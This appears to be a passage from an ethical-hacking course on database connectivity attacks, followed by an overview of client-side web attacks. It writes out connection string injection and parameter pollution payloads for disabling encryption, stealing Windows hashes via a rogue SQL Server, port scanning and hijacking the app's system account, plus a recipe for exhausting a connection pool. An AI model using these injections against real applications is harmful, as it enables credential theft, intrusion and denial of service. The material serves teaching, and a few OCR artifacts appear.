
Connection String Parameter Pollution (CSPP) Attacks

- Try to **overwrite parameter values** in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of the **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;`
- Sniff **Windows credentials** (password hashes) when the application uses its Windows credentials to attempt a connection to *Rogue_Server*

Port Scanning

- Try to connect to different **ports** by changing the value and seeing the error messages obtained
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;`

Hijacking Web Credentials

- Try to connect to the database by using a **Web Application System** account instead of using credentials that would be provided to a user
- `Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;`

Connection Pool DoS

- Examine the **connection pooling settings** of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

- **Example:**
  - In ASP.NET, the default maximum allowed connections in the pool are **100** and the timeout is **30** seconds

- Thus, run **100** multiple queries, each with an execution time of **30+** seconds, within **30** seconds to cause a **connection pool DoS** to prevent others from being able to use the database-related parts of the application

Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

`Server=sql_box; Database=Common; User ID=uid; Pwd=password;`

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
“Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;”
```

Data connectivity attacks are of the following types:

- **Connection String Injection**: In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS**: Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection


A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon** (“;”) using connection string injection techniques in a delegated authentication environment.


In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "**pwd**; **Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

Figure 14.79: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

  Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

  `User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.`

  Thus, the resulting connecting string would be:

  `Data source = myServer; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;`

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the **sniffer** running in the rogue server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to the "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database using the web application system account instead of a user-provided set of credentials.

  Inject `User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:


  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```

  Here, it overwrites the "**integratedsecurity**" parameter with a value equal to “true.” Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.



Attack Web Application Client

- Interact with **server-side applications** in unexpected ways to perform malicious actions against the end users and **access unauthorized data**

1. **Cross-Site Scripting**
2. **HTTP Header Injection**
3. **Request Forgery Attack**
4. **Privacy Attacks**
5. **Redirection Attacks**
6. **Frame Injection**
7. **Session Fixation**
8. **ActiveX Attacks**

Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.


Some of the methods that attackers use to perform malicious attacks are discussed below.

- **Cross-Site Scripting**: An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection**: Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack**: In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Privacy Attacks**: A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.

- **Redirection Attacks**: Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection**: When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation**: Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks**: Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.

Attack Web Services

